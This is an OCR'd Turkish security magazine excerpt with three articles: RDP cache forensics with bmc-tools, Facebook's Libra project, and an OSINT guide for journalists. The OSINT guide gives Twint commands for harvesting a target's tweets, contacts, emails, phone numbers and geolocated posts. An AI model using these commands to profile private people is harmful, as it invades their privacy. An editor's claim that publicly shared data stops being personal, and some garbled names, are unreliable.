
Adım 2: https://github.com/ANSSI-FR/bmc-tools adresinde yer alan RDP önbellek ayrıştırıcısı aracı indirilir.



Adım 3: python bmc-tools.py -s cache dosyalarının konumu -d çıktı dosyasının konumu komutu kullanılarak önbellek dosyaları .bmp uzantılı küçük resimlere dönüştürülür.



Yukarıdaki adımları uyguladıktan sonra artık önbellek (cache) dosyaları küçük resimler şeklinde karşımızdalar.



RDP cache dosyalarını bir puzzle parçaları şeklinde elde ettik. Oluşan resimleri inceleyip uzak masaüstü bağlantısı yapıldığında hangi işlemlerin yapıldığı, hangi dosyanın açıldığı, hangi komutların yazıldığı gibi birçok bilgiyi elde edebiliriz.

İlerleyen sayılarda, tekrar sizlerle buluşabilmek ümidiyle. Saygılarımla.

Sayyara Mammadova / im@sayyara.me

SOSYAL MEDYADAN KRİPTO PARAYA: FACEBOOK'UN LİBRA'SI

Kripto para kavramı 11 yıldır hayatımıza girmesine rağmen Türkiye'de hala yeni sayılır. Bitcoin ilk ortaya çıktığında vadettiği şey şeffaf, aracısız, düşük maliyetli para transferlerine fırsat sağlayan merkezsiz bir para birimiydi. Bitcoin'in ardından piyasada birçok alternatif coinler geliştirilmeye başladı ve bazıları BTC'nden bile başarılı oldu.

Fakat kısa süre önce kripto dünyasında yeni kavramlar gündeme gelmeye başladı. Bunlardan biri merkez bankası dijital parası. İçerisinde Türkiye'nin de yer aldığı birkaç ülkenin Merkez Bankası kendi dijital parasını çıkarmak üzerine plan yaptığını açıkladı. Bu açıklamaları tetikleyen en büyük nedenlerden birisi de bu yazımda bahsedeceğim Facebook'un geliştirdiği Libra projesiydi.

18 Haziran 2019 tarihinde yapılan resmi duyurudan önce aslında Facebook'un kendi kripto parasını geliştirdiği söylentileri vardı. Libra projesi ilk duyurulduğu zaman birliğe 28 üyenin dahil olduğu ve Facebook'un da bu üyelerden sadece birisi olduğu savunuldu. Facebook'un bir alt kuruluşu olan Calibra, Libra projesi için dijital cüzdan geliştirme görevini üstlenmekteydi. Calibra'nın Başkanı görevine ise eski PayPal Başkanı David Marcus atandı. Libra tıpkı bitcoin gibi blokzincir tabanlı olarak tasarlandı. Fakat blokzincirler izinli veya izin gerektirmeyen olmak üzere iki farklı şekilde çalışır. Örneğin bazı blokzincirlerde ağa katılım ve işlemleri izlemek herkese açıktır, bazılarında işlemleri izlersiniz ama ağa katılım için izne ihtiyacınız vardır. Libra izin gerektiren blokzincir teknolojisine dayalı olarak geliştirilmeye başlandı. Bitcoin'den farklı olarak Libra piyasaya sürüldüğünde sabit bir değere sahip olacak. Bitcoin gibi kripto paralar volatilite (fiyat oynaklığı) nedeniyle istikrarlı paralar değil, ayrıca bu BTC'nin günlük işlemlerde kullanımı da zorlaştırıyor. Fakat Libra duyurulduğunda özellikle bankaya erişimi olmayan kitleler için "bir arkadaşına fotoğraf gönderir" gibi kolay ve hızlı para transferi vadetti. Bu sabit değer de uluslararası itibari paraların ve menkul kıymetlerin toplamının ortak bir değeri olacak.

Facebook Libra ağını kontrol etmeyecek (mi?)

Facebook her seferinde Libra projesinin sadece "bir üyesi" olduğunu vurgulasa da Libra'ya ilişkin haberlerin hepsinde Facebook'un adının geçtiğini görüyoruz. Sosyal medya devi daha Libra'yı resmi olarak duyurmadan ABD'li senatörleri kızdırmayı başarmıştı. ABD Senatosu Bankacılık Komitesinin Yönetim Kurulu Başkanı Mark Crapo ve Kıdemli Kongre Üyesi Sherrod Campbell Brown, 9 Mayıs 2019 tarihinde Facebook'un CEO'su Mark Zuckerberg'e "açık mektup" göndermişti. Mektupta Wall Street Journal'ın Facebook'un kripto para planlarıyla ilgili haberine değinen senatörler, firmaya 7 adet soru yöneltmişlerdi. Tahmin edildiği gibi bu sorular mahremiyet, kullanıcıların mali verilerinin nasıl toplanacağı, korunacağı ve kullanılacağı üzerineydi.

Facebook'un kendi kripto para projesini başlatması sadece ABD'li senatörlerin değil, Avrupalı devlet adamlarının da endişesine neden olmuştu. Bu süreç içerisinde alınan tepkilerin çoğu negatif yöndeydi. Denetleyiciler ve merkez bankası yetkilileri Libra'yı kendi deyimleriyle "Küresel finans sistemi için tehdit," olarak algılamaktaydılar. Peki Libra'ya karşı yöneltilen bu olumsuz tepkilerin nedeni neydi? Aslında sonradan yayımlanan "Libra'yı Amazon yönetse daha güvenli," gibi haberlere bakılırsa, problemin Libra'dan çok Facebook'un kendisinde olduğu sonucuna varıyoruz. Facebook projeyi duyurduğu zamandan beri Libra Derneğinin 28 üyesinden biri olduğunu söylese de sahip olduğu kullanıcı potansiyeli ve daha hafızalardan silinmemiş olan Cambridge skandalı yüzünden insanların güvenini kazanma konusunda başarılı olamadı. Temmuz ayında ABD Senatosu Bankacılık Komitesi duruşmasında Libra'nın dijital cüzdan uygulaması olan Calibra'nın Başka-

nı David Marcus'a Libra ile ilgili sorular soran kongre üyesi Sherrod Brown insanların Libra'ya güvenmesini beklemenin sadece bir hayal olduğunu söyledi. İki saatlik duruşma sırasında sorularıyla Marcus'u sıkıştıran Brown, Calibra başkanının "Libra projesinde Facebook sadece üyelerden birisi" cevabına, "sadece Facebook'un 2 milyar insana erişimi olduğunu siz daha iyi biliyorsunuz" şeklinde cevap verdi.

Buradaki "2 milyar" rakamı sadece Brown'u değil tüm regülatörleri endişelendirmekteydi. Düşünsenize, 2 milyardan fazla kullanıcı kitlesine, Whatsapp, İnstagram ve Messengre gibi 3 popüler sosyal medya platformuna sahip bir şirket bir gün "arkadaşınıza fotoğraf göndermek kadar kolay" olan bir ödeme sistemiyle çıkageliyor. Kim düşük maliyetli, kullanımı kolay ve hızlı para transferine hayır der ki? Bir de bu şirketin kullanıcılardan topladığı verileri satması yüzünden yaşadığı skandalı hesaba katınca regülatörlerin bu tepkileri çok da yadırganacak gibi değil.

Dünyanın her yerinden gelen tepkilere ve sorulara cevap olmak adına David Marcus 3 Temmuz 2019 tarihinde bir post paylaştı. En çok endişe edilen konulardan biri "Facebook'un finansal bilgileri yönetmesine güvenelim mi?" sorusuydu. Bu soruya ilişkin Marcus, Facebook'un ağ veya para birimi üzerinde tam kontrole sahip olmayacağını belirterek sosyal medya devinin Libra başlatıldıktan sonra sadece yüzlerce üyeden biri olacağını vurguladı ve Facebook'un özel hak veya imtiyaz sahibi olmayacağını söyledi. Marcus, aslında bu açıklamasında sosyal medya şirketinin sadece bu proje için yan bir kuruluş olan Calibra cüzdanını oluşturduğunu ve sadece Calibra'yı kontrol edeceğini tekrar tekrar dile getirdi. Herkesin paylaşılmasından ve kullanılmasından endişe ettiği finansal verilere ise hiçbir şekilde erişemeyeceğinin sözünü verdi.

"Paralel para kabul edilemez!"

Avrupa Birliği ülkelerinden en sert tepkiler Almanya ve Fransa'dan gelmişti. 17 Eylül 2019 tarihinde Reuters'e konuşan Almanya Maliye Bakanı Olaf Scholz, Libra gibi paralel para birimlerinin kabul edilemez olduğu yönünde açıklamada bulundu. Scholz, yasamanın bu tür projeleri reddetmesi gerektiği gibi sert yorumlar yaptı.

Uzun süre kripto paralarla ilgili suskunluğunu koruyan ABD Başkanı twitter hesabı üzerinden paylaştığı kripto paralar üzerine yorumunda Facebook'un Libra projesine de değindi. Facebook gibi şirketlerin eğer "banka" gibi davranmak niyeti varsa tüm regülasyonlara ayak uydurmalı olduğunu söyleyen Trump, bu tür projelerin uzun süre ayakta kalamayacağını ve güven kazanmayacağını ima etti.

Libra'nın regülatörlerin baskısına maruz kalmasıyla birlikte Visa, Mastercard, eBay, Stripe, ve Mercado Pago şirketlerinin

tümü birden Libra Birliği'ni terk etme kararı aldı. Üstelik bu "terk edişler" PayPal'ın Libra'dan çekilme kararından bir hafta sonra verildi. Böylece proje ödeme sistemi altyapısı sunan ortaklarının hepsinden mahrum kaldı.

Libra aslında ne yapmaya çalışıyor?

Tüm bu olumsuz tepkileri incelediğimiz zaman hepsinin birkaç ortak noktaya değindiğini görüyoruz. Bunlardan ilki bilinmezlik. Bir şey çok yeniyse ve var olan sistemi değiştirecek bir güce sahipse ilk tepkiler olumsuz yönde olacaktır. Kripto para terimi hayatımıza daha çok yeni girdi. "Kriptoekonomi" konsepti insanlar, devletler, özel veya kamu kuruluşları tarafından hem teknolojik hem de felsefesi açıdan tam olarak netleşmeden bir sosyal medya devinin para çıkarma arzusunun çoğu kişiyi rahatsız etmesi anlaşılabilir bir durum. Diğer bir neden bunu yapmaya çalışan şirketin Facebook olması. Nedenler içerisinde en önemlisi ise düzenlenmeden ortaya çıkması ve böylece kara para aklama ve teröre finansman sağlama gibi konularda kullanılması korkusu.

Tüm bu kaygılarla cevap olarak 23 Ekim kongre duruşmasında konuşan Facebook CEO'su Mark Zuckerberg, yasal onay almadan Libra'yı başlatmayacaklarını belirtti. Altı saatlik duruşma sırasında Facebook CEO'suna birçok soru yöneltildi. Bu sorular genellikle Libra'ya ne tür düzenlemeler yapılması gerektiği ve Facebook'un bu dijital para birimiyle yapılması muhtemel olan dolandırıcılık işlemleri ile nasıl baş edeceği yönündeydi. Kongrede Zuckerberg'e gelen sorulardan biri şöyleydi: 'Eğer Libra Birliği yasal onay almadan projeyi başlatmak isterse ne olacak?' Facebook CEO'su bu soruya çok net bir cevap vererek, bu durumda Libra Birliğini terk etmek zorunda kalacaklarını belirtti.

Bu duruşmanın en çok ilgi çeken noktalarından birisi Zuckerberg'in Çin ile ilgili söyledikleri oldu. Çünkü bu konuşmayı muhtemelen Çin Başkanı Xi Jinping de izlemişti ki ertesi gün ülkede blokzincir seferberliği ilan edildi.

Facebook CEO'su Libra ile ilgili ifade verdiği ilk duruşmada 6 saatlik duruşma sırasında Libra'yı savunurken, ABD'nin projeye engel olmaması için güçlü bir neden sundu aslında. Zuckerberg, eğer ABD projeyi engellerse Çin'in bu konuda çok daha büyük avantaj sağlayacağını söyledi. Zuckerberg'in konuşması şöyleydi:

"Çin ilerleyen aylarda benzer fikirleri hayata geçirmek için hızlıca hareket ediyor. Libra çoğunlukla dolarla desteklenecek ve ben bunun Amerika'nın dünyadaki finansal liderliğini arttıracağına inanıyorum. Eğer Amerika yenilikler yapmazsa finansal liderliğimiz garanti edilemez."

Sonuç

Libra duyurulduğundan beri regülatörlerin tepkilerine maruz kalsa da hem Calibra yöneticisi Marcus hem de Facebook kurucusu Zuckerberg yaptığı açıklamalarda regülatörlerin onayı olmadan Libra'nın piyasaya sürülmeyeceğini vurguladı. Şu an Facebook önemli ortaklarından birkaçını kaybetmesine rağmen projeyi geliştirmeye devam ediyor. 15 Kasım yapılan açıklamadaLibra ağına 30 yeni projenin dahil edildiği duyuruldu. Tüm bunlar Libra'nın hala pes etmediğini gösteriyor.

Bu makalede ele almış olduğu Libra konusu oldukça derin ve uzun olduğundan, Arka Kapı okurlarına sadece fikir sahibi olacakları ve süreci anlatmak ümidiyle yalnızca bazı bölümlere değindim, umarım faydalı olmuştur.

Kaynakça:

https://www.youtube.com/watch?v=wLOBd45OGG4

https://www.facebook.com/notes/david-marcus/libra-2-weeks-in/10158616513819148/

https://libra.org/en-US/

https://www.coindesk.com/facebook-marcus-100-percent-salary-libra

https://www.reuters.com/article/us-germany-blockchain-idUSKBN1W21TR

https://developers.libra.org/blog/2019/11/15/5-months-and-growing-strong?utm_source=Triggermail&utm_medium=-email&utm_campaign=Post%20Blast%20bii-fintech:%20Libra%20logs%20over%2051%2C000%20test%20transactions%20%7C%20China%20to%20launch%20investigation%20into%20crypto%20%7C%20Funding%20Xchange%20raises%20%2410.4M&utm_term=BII%20List%20Fintech%20ALL

Eren Talha Altun / erenaltun@protonmail.com

Gazeteciler için Açık Kaynak İstihbaratı

Gazetecilerin Çevrimiçi Güvenliği ve Siber Saldırılar adlı yazı dizimizin II. Bölümü ile tekrar bir aradayız, buyrun başlayalım.

Şüphesiz başarılı bir gazetecinin en büyük silahı, elindeki bilgi olmalıdır. Bu sebeple iyi bir gazetecinin mutlaka açık kaynak istihbaratına hakim olması gerekmektedir. Bu makalede açık kaynak istihbaratında sosyal medyanın kullanımı ve örnek yazılımlar hakkında bilgiler veriyor olacağız..


İstihbarat örgütlerinin en gözde haber kaynakları daima medya kuruluşları olmuştur. Önceleri yazılı medya iken, görsel medya ile beraber bu alan daha fazla büyümüştür. Herkese açık olan ve sosyal medya diye adlandırılan alanların da oluşması, aynı servisler için inanılmaz bir kaynak sahası oluşturdu.

Medya ve İnternet üzerinden, farkında olarak ya da olmadan yapılan paylaşımlarından elde edilen veri toplama istihbaratına, Açık Kaynak İstihbaratı (Open Source Intelligence - OSINT) denilmektedir. Ben de bu yazımda gazeteciler özelinde OSINT'i ele alıyor olacağım.

Editör notu:
- Halka açık ortamlarda (yukarıdaki örnek, sosyal medya) paylaşılan veriler, örneğin; Facebok'ta paylaşılan x bir veri kişisel veri olmaktan çıkmaktadır.


- Bu sayımızda OSINT ile ilgili bir makale daha yayımlanmıştır. İki makalenin arasındaki fark; bu makaledeki OSINT içeği gazetecilere özgü iken, Halit İnce tarafından kaleme alınan OSINT makalesi siber güvenlik araştırmacıları için hazırlanmış, derinlemesine bir açık kaynak istihbaratı yazı dizisinin ilk bölümüdür ve bu bölümde alan adları ele alınmıştır.

İstihbarat, insanlık tarihinin en eski faaliyetlerinden biridir. Başlangıçta, sadece insana dayalı olarak yapılan istihbarat faaliyetleri, sonraları teknolojinin gelişmesi ile, çok daha kar-



maşık bir hal almıştır. Bugün, dünyada teknoloji ağırlıklı çok büyük bir dinleme, izleme ve operasyon yapma ağı var. Elektronik denilen istihbarat türü, teknolojinin istihbarata damgasını vurması olgusudur.

İnternet, bir bilgi kütüphanesi olarak bilgi toplama metodunda, köklü değişiklik yapılmasına sebep olmuştur. Geçmişte casusların peşinde koştuğu bilgilerin neredeyse %70'i, bugün internet ortamında dolaşmaktadır. Bu bilgilere ulaşmak için, yüksek hızlı internet erişimi, bilgiyi paylaşmak için gelişmiş ağ casusu *v.b* programlar/yöntemler ve elde edilen bilgileri, analiz edecek yüksek hızlı bilgisayarlar kullanılmaktadır.



Açık kaynak istihbaratı (Open Source Intelligence, OSINT), kamuya açık bilgilerin sistematik olarak toplanması, işlenmesi ve analiz edilmesi sonucu elde edilen bilgiden istihbarat üretme disiplinidir. Dergi, gazete, broşür, ansiklopedi, haber siteleri, sosyal ağlar, bloglar vb. kaynaklar açık kaynak istihbaratın temellerini oluşturmaktadır. Burada herhangi gizli bir bilgiye ulaşmak için çaba sarf etme söz konusu değildir. Bu nedenle bilgiye ulaşmak kısmen maliyetsizdir. OSINT'in en büyük avantajı, genel olarak güncel ve herkesle paylaşılabilir bilgilerin uzman maliyeti gerektirmeden elde edilmesi ve sınırsız potansiyele sahip olmasıdır.

Açık kaynak istihbaratı, siber saldırılar için kullanıldığında hackerları, siber saldırı planlarını, saldırıların etkileyeceği sistemleri, saldırının nasıl yapılacağı gibi bilgileri ortaya çıkarma özelliğine sahiptir.

SOSYAL MEDYA İSTİHBARATI

Social Media Intelligence { SOCMINT } olarak tanımlanır. Türkçe'de *sosyal medya istihbaratı* olarak bilinmektedir. Açık ve kapalı sosyal ağ hesapları ve benzeri bu ağlar üzerinden internet ortamında yapılan tüm istihbarat faaliyetlerini kapsamaktadır.

Linkedin, Twitter, Facebook, Instagram gibi sosyal medya platformlarından elde edilen bilgileri yerel gazeteler, haber kanalları, yerel radyo istasyonları ve internet sohbet odalarından topladıkları bilgelerle karşılaştıran uzmanlar, yaklaşan krizler ve siyasi gelişmeler üzerine tahminler yürütmenin mümkün olduğunu söylüyor.

Sabah Gazetesi'nde Murat Yetkin imzası ile yayınlanan habere göre:

"*MİT rakamlarına göre, istihbaratın %85'i medya, istatistikler, resmi açıklamalar, ders kitapları ve akademik makaleler gibi açık kaynaklardan, yüzde 5'i elektronik istihbarat denilen uydu da dahil çeşitli dinleme yöntemlerinden ve ancak yüzde 10'u halk deyimiyle casusluktan, yani kapalı kaynakların elde edilmesinden toplanıyor.*"

Bu da sosyal medyanın, açık kaynak istihbarattaki önemini gösteriyor. Öyle ki insanların sosyal ağlardaki hareketleri, beğenmiş oldukları gönderiler ve konuşmalarının incelenmesi, toplumsal olaylara verilen tepkilerin ölçülmesi, terör örgütlerinin veya siber saldırganların ortaya çıkarttıkları olaylar bu veri analizleri sonucunda oluşturabilir.

Sosyal medyanın kullanımı internet kullanımının en temel araçları arasındadır. Facebook, Tumblr, Twitter, Instagram, Linkedin ve benzeri birçok sosyal ağ, milyonlarca kullanıcı


tarafından günlük olarak, aktif bir şekilde kullanılmaktadır. Kullanıcıların internete yükleyerek paylaştıkları metin, görüntü, video ve ses verileri aynı zamanda bilgi değeri olan pek çok verinin de internet ortamında bulunması açık kaynak istihbaratın temelini oluşturmaktadır.

İstihbaratın genel olarak yüzde 60-80'inin açık kaynaklardan elde edildiği bilinmektedir. Görüldüğü gibi açık kaynak istihbaratın temellerini sosyal medya platformları oluşturmaktadır.

TWITTER

Bu kısımda Twitter üzerinden yarı otomatize bilgi toplamayı göstereceğim. Öncelikle Twitter üzerinden istihbarat elde etmeye yoğunlaşılmasının nedeni, Twitter'daki her bir tweet'in az sayıda karakter ile sınırlandırılmış olması sebebi ile bilginin özünü taşımasıdır. İnternet üzerinde Twitter için yüzlerce OSINT uygulaması mevcuttur fakat en çok tercih edilen, en kullanışlı olan **Twint** uygulamasını ele alacağım.

Diğer platformlar, haber siteleri, bloglar ve forumlar analiz için büyük bir hacme sahip olması nedeni ile zaman kaybı yaratmaktadır. Bu sitelerdeki kelimelerin birbirleri ile bağlantılarının çıkarılması sınıflandırılması ve istihbarat analistine sunulması konumuz ile ilgili tweetlerin analiz edilmesine oranla çok daha uzun sürecektir.



TWINT

Twint, Python'da geliştirilmiş detaylı bir Twitter açık kaynak istihbarat toplama yazılımıdır. Kullanıcılarına birçok özellik sunmaktadır. Twint, Twitter'ın API'sini kullanmadan,Twitter profillerinden istihbarat toplanmasına izin veren gelişmiş bir Twitter OSINT aracıdır.

Twint, belirli kullanıcılardan gelen Tweet'leri çekmenize, belirli konularla ilgili Tweet'leri ayıklamanıza, e-posta ve telefon numaraları gibi Tweet'lerden hassas bilgileri sıralamanıza izin vermek için Twitter'ın arama operatörlerini kullanır.

Twint aracı, hedef ile ilgili bilgi toplarken bize yarı otomatize şekilde kullanıcı hakkında detaylar sunmaktadır. Pratik birkaç komut örneği;

$ twint -u username: Kullanıcının Bu zamana kadar göndermiş olduğu bütün twitleri sunar.

$ twint -u username --year: Atılan belli bir tarihten önceki tweetleri sunar.

$ twint -u username --since "2015-12-20 20:30:15: Tarih kısmına yazmış olduğunuz zamandan sonra atılmış tweetleri sunar.

twint -u username -o file.txt: Tweet'leri txt formatında çıktı olarak sunar.

twint -u username --email –phone: Atılan tweetler arasından telefon numaralarını ve e-posta adreslerini gösterir.

$ twint -g="48.880048,2.385939,1km" -o file.csv –csv: Belirtilen koordinat ve belirtilen çevre alanında atılmış olan tüm tweetleri csv formatında dışa aktarır.

$ twint -u username –followers: Hedef kişinin takipçilerini çıktı olarak sunar.

$ twint -u username –following: Hedef kişinin takip ettiği kişilerin çıktısını sunar.

$ twint -u username –favorites: Hedef kişinin beğenmiş olduğu gönderilerin çıktısını sunar.


$ twint -u username --following –user-full: Araştırmış olduğumuz şahıs ya da şahısların takip etmiş olduğu kişilerin bilgilerini içerir**.**

$ twint -u username --retweets: Kişinin retweet'lerini sunar. Her gün Twitter üzerinden atılan tweet sayısı 500 milyona ulaşmaktadır fakat atılan her tweet araştırma konumuz ile alakalı olmayacaktır. Bu nedenle analiz için araştırma konumuza yönelik, alakalı tweet'lerin tespit edildikten sonra analize sokulması gerekmektedir.

Hemen kurulum adımına geçelim ve ardından örnekleri verelim.

Twint Kurulumu:

```
$ git clone https://github.com/twintproject/twint.git
$ cd twint/
$ pip3 install  -r requirements.txt
$ pip3 install twint
```



$ git clone https://github.com/twintproject/twint.git

$ pip3 install -r requirements.txt

```
┌─[root@parrot]─[/home/dell/twint]
└──╼ #pip3 install . -r requirements.txt
Processing /home/dell/twint
Requirement already satisfied: aiohttp in /usr/local/lib/python3.7/dist-packages
 (from -r requirements.txt (line 1)) (3.6.2)
Requirement already satisfied: aiodns in /usr/local/lib/python3.7/dist-packages
(from -r requirements.txt (line 2)) (2.0.0)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages
(from -r requirements.txt (line 3)) (4.7.1)
Requirement already satisfied: cchardet in /usr/local/lib/python3.7/dist-package
s (from -r requirements.txt (line 4)) (2.1.4)
Requirement already satisfied: elasticsearch in /usr/local/lib/python3.7/dist-pa
ckages (from -r requirements.txt (line 5)) (7.0.5)
```

$ pip3 install twint

```
┌─[root@parrot]─[/home/dell/twint]
└──╼ #pip3 install twint
Requirement already satisfied: twint in /usr/local/lib/python3.7/dist-packages (2
.1.7)
Requirement already satisfied: elasticsearch in /usr/local/lib/python3.7/dist-pac
kages (from twint) (7.0.5)
Requirement already satisfied: aiohttp in /usr/local/lib/python3.7/dist-packages
(from twint) (3.6.2)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (
from twint) (4.7.1)
Requirement already satisfied: pysocks in /usr/lib/python3/dist-packages (from tw
int) (1.6.8)
```

Örnek Kullanımlar:


$ twint -u erenaltun_tr : Kullanıcı adını belirttiğimiz hesabın göndermiş olduğu tweetleri listeler.

```
Parrot Terminal
Dosya  Düzenle  Görünüm  Ara  Uçbirim  Yardım
┌─[root@parrot]─[/home/dell/twint]
└──╼ #figlet Arka Kapi Dergi
    _         _            _  __            _   ____                  _ 
   / \   _ __| | ____ _   | |/ /__ _ _ __  (_) |  _ \  ___ _ __ __ _(_)
  / _ \ | '__| |/ / _` |  | ' // _` | '_ \ | | | | | |/ _ \ '__/ _` | |
 / ___ \| |  |   < (_| |  | . \ (_| | |_) || | | |_| |  __/ |  | (_| | |
/_/   \_\_|  |_|\_\__,_|  |_|\_\__,_| .__/ |_| |____/ \___|_|   \__, |_|
                                    |_|                         |___/   
┌─[root@parrot]─[/home/dell/twint]
└──╼ #twint -u erenaltun_tr
1195342206950924288 2019-11-15 17:06:05 +03 <erenaltun_tr>  https://twitter.com/e
renaltun_tr/status/1195341697510756352 …
1195341697510756352 2019-11-15 17:04:03 +03 <erenaltun_tr> En Alakasız Bölümlerin
 öğrencilerinin Bile Katılabildiği; SAHADA , MASADA GÜÇLÜ D. Temalı Makale Yarışm
